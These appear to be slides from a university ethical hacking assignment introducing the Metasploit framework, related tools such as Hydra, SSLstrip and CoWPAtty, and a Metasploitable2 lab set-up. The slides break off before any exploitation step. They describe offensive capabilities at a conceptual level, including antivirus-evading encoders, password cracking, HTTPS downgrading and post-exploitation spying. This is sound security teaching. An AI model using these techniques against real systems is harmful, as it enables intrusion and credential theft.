metasploit

CT437 Assignment 1

Ethical Hacking & Penetration Testing

David Bohan | 20436904 | University of Galway

Metasploit

Contents

1. Introduction
2. Set-Up
3. Reconnaissance
4. Expoilts
5. Appendix

metasploit

Introduction

Cyber Landscape


Irish Market

- 'Cyber security-related revenue in Ireland reaches more than €2bn per annum, with over €1bn gross value added (GVA) contributed to the Irish economy'.
- '83% of companies expect their cyber security team to grow within 12 months'.
- 'While the IT industry here has trouble filling vacancies in general, the challenge becomes more severe in cybersecurity which has been the number one staffing priority in the past year. More than three-quarters (79pc) of Irish tech employers are struggling to find the right talent in Ireland.'
- 'In a bid to boost talent, Experis said 43pc of companies plan to increase their IT hiring budgets in the coming year. Close to a third (32pc) are planning on hiring new staff in Q3, 2023.'

U.K. Market

- The U.K. market contains 1,838 active cyber security companies employing a workforce of 52,700 professionals.
- There has been a year-on-year employment growth of 6,000, a 13% increase in the sector.
- The sector's annual revenue reached £10.1 billion in 2021. The Gross Value Added (GVA) to the economy stands at £5.3 billion, averaging £101,000 per employee.
- Cyber security concerns are prevalent with 46% of UK businesses reporting security breaches.
- 2021 marked a record year in cyber security investment in the UK, with £1 billion raised.
- Large firms represent just 8% of all UK cyber security companies. The sector's composition is predominantly small and medium-sized enterprises (SMEs), making up 92% of the total number of cyber security companies.

Estimated Global Revenue By Segment



Global Market


The global cybersecurity landscape is experiencing a consistent upward trend, mirroring the growth seen in both the UK and Irish sectors as highlighted in the subsequent slide. Year-over-year there is a surge in cybersecurity investments and the financial repercussions of cybercrime.

metasploit

Global Landscape

The global cyber security market is expected to expand significantly, reaching an estimated value of USD 657 billion by 2023. Concurrently, the financial impact of cyber crime is on a rising trajectory, with projections suggesting it could cost as much as USD 23.84 trillion by 2027, according to a 2023 report by Statista.


This indicates a substantial increase in both the investment in cyber security solutions and the economic toll of cyber criminal activities.




Estimates by 2030:

Global Growth	$ 657.02bn
Cost of Cybercrime	$ 23.84tn

Size of Global Cyber Security Market Projected to reach $657 billion by 2030



Estimated cost of cybercrime worldwide from 2016 to 2027 (in trillion USD)



Statista 2023

David Bohan | 20436904 | University of Galway

metasploit

Metaspoilt

Metasploit is a widely used open-source tool for developing, testing, and executing exploits. It provides a robust framework for security researchers and ethical hackers to assess network and system vulnerabilities.

It includes a database of known security vulnerabilities and allows for the automation of vulnerability scanning, network reconnaissance and exploitation.

The various tools, libraries, user interfaces and modules allow users to set up an exploit module, pair it with a payload, target a system, and launch an attack. It is primarily used to proactively identify and mitigate the risks posed by cyber threats.

Modules


A Metasploit module is a software component designed for specific tasks. They work collectively to execute an attack, with each module performing a unique function in the process.

Tools

Metasploit's provides powerful tools including encrypted traffic sniffers like SSLstrip, WPA2 crackers using coWPAtty, credential harvesters and Nmap commands for advanced port scanning and network reconnaissance.

Interfaces

Metasploit supports several interfaces, including msfconsole a flexible CLI for scripting, a GUI for visualising targets and managing exploits called Armitage and msfweb, a web-based interface.



Libraries

The framework is equipped with libraries that provide the functions and routines to support exploits, payloads, and cryptographic operations etc. Examples include Rex library and Meterpreter library.

Plugins

Plugins extend the functionalities of Metasploit – including task automation, software and database integrations and system monitors.

Metasploit Modules

Exploits

Exploits are software scripts created to attack vulnerabilities within a system or software. Exploits are created to perform precise actions — ranging from unauthorised access to system control. Exploits are a critical component in the penetration testing process to assess and secure system weaknesses.

Payloads

Payloads are files left by attackers on exploited systems to gain control. They come in three types: singles, which perform a single action ie, keylogging; stagers, these establish a link for delivering more malicious payloads; and stages, these are large payloads offering extensive control, enabling severe attacks such as VNC connections or reverse shells.

Auxilary

Auxiliary modules provide attack functionalities, including DoS (Denial of Service) which aim is to disrupt services by overwhelming, fuzzing tools for vulnerability discovery by sending malformed or unexpected data to target, and scanners for reconnaissance ie. open ports, service versions etc.

Encoders

Encoders enable payloads and exploits to bypass security systems such as antivirus software with evasion techniques. They enhance the stealth and effectiveness of attacks by altering the code's appearance without changing its functionality.

Nops

"No Operations," are instructions that cause the system to perform no action for a clock cycle. They are particularly dangerous when working with low-level languages, such as C, where incorrectly allocated memory can leave the system vulnerable, ie. performing a Buffer Overflow attack.

Post

Designed for post-exploitation activities, to be used after a system has been successfully compromised. Examples include spying through the camera, capturing keystrokes, or extracting sensitive data.

Metasploit

Tools

Nmap

Nmap serves as a network scanning tool that provides critical network information. It allows users to conduct thorough scans on networks, identifying devices, services, and more. A core feature of Nmap is its ability to detect open ports and potential attack vectors. Nmap and Zenmap (GUI) are used primarily in reconnaisance when planning a system attack.

Hydra

Hydra is widely recognized for its ability to rapidly guess passwords across various protocols and services, including SSH, FTP, HTTP, SMB etc. It employs dictionary or brute-force attacks using a comprehensive list of usernames and passwords to authenticate against a service.

SearchSploit / Grep

Searchsploit is a command-line tool designed to help search through Exploit Database's archives for vulnerabilities in different softwares. It allows users to quickly search for exploits by name, author, platform etc. This can be used alongside a tool called Grep which allows searching text or files for lines that contain a match to the specified patterns. When using a combination of searchspoloit and the grep command, we can filter through the exploit listings for very specific criteria in an efficient manner.

SSLstrip

SSLstrip is a tool used to intercept HTTPS traffic. By manipulating the communication between a user's browser and a website, SSLstrip downgrades the connection to HTTP, where data is not securely encrypted. This allows an attacker to perform a man-in-the-middle attack (MITM), viewing and potentially changing the data being exchanged. Such an attack can be used to target personal user information or private credentials.

CoWPAtty

CoWPAtty is used in cracking WPA2 network passwords. By searching precomputed hash files, known as 'rainbow tables' for matches, it is able to decrypt WPA2 credentials. The effectiveness of CoWPAtty depends on the strength and uniqueness of the password in use. If the password is not within the rainbow table or is sufficiently complex, then the attack is unlikely to succeed.

Interfaces

msfconsole

The msfconsole is accessed via CLI and acts as the primary interface of the Metasploit framework. It provides comprehensive access to Metasploit's modules, allowing for reconnaissance, exploit execution, scripting, and post-exploitation management. It is text-based and requires a certain level of domain expertise to be able to use effectively.

Armitage

GUI for Metasploit, aimed at lowering the complexity barrier for beginners and allowing for collaboration amongst team members. It visualises network attacks by graphing targets and suggesting exploits. It does not require users to have as deep of knowledge of the syntax used in the msfconsole. For many standard operations and workflows, Armitage is perferrable.

msfweb

The msfweb interface provides a web-based gateway to Metasploit, offering a platform for conducting remote operations. It allows users to operate Metasploit through a browser, allowing remote teams to collaborate in real-time. Though less comprehensive than the msfconsole, msfweb's browser accessibility makes it a convenient option for multi-user environments.

Libraries

Rex

The Rex library is a fundamental part of the Metasploit Framework, used for various network and exploitation operations. It simplifies complex tasks such as socket programming, protocol manipulation, and data encoding/decoding. This abstraction allows security professionals to write and implement exploit code more efficiently, focusing on the logic of their attacks rather than the intricacies of network communication.

Meterpreter

Meterpreter is a powerful, stealthy in-memory payload within the Metasploit Framework. It establishes a channel to the target system, enabling attackers to execute malicious commands and control the system. Meterpreter's capabilities include capturing keystrokes, file manipulation and privilege escalation, making it an essential tool for deep post-exploitation activities.

Plugins

Session / Events

Plugins designed to enhance the user's ability to manage and interact with active sessions. They allow tasks such as routing management for subnets, capturing user activity (screenshots, webcam pictures, key-logging), and various session events. They are crucial exploitation management.

API Connectors

Metasploit's API Connectors allow the framework and external data sources or security tools to work together. These allow users to import data from vulnerability scanners, threat intelligence platforms, and other security products directly into Metasploit. Security experts can then use Metasploit to access and remediate these vulnerabilities.

Network & Traffic Manipulation


Designed for scanning, manipulating, or making requests over the network - with capabilities such as scanning data for known Intrusion Prevention System (IPS) signatures and making network requests. Used in evading detection, reconnaissance, and interacting with web services.

metasploit

Set-Up

Creating a Safe Environemnt

1.



Ubuntu
Powered Off

KaliLinux
Powered Off

Metasploitable2
Powered Off


Name: Metasploitable2
Operating System: Ubuntu (32-bit)

Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled

Virtual Machine

2.




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7f:79:20
          inet addr:192.168.1.122  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7f:7920/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4845 (4.7 KB)  TX bytes:6968 (6.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

Metasploitable 2

Creating a Safe Environemnt

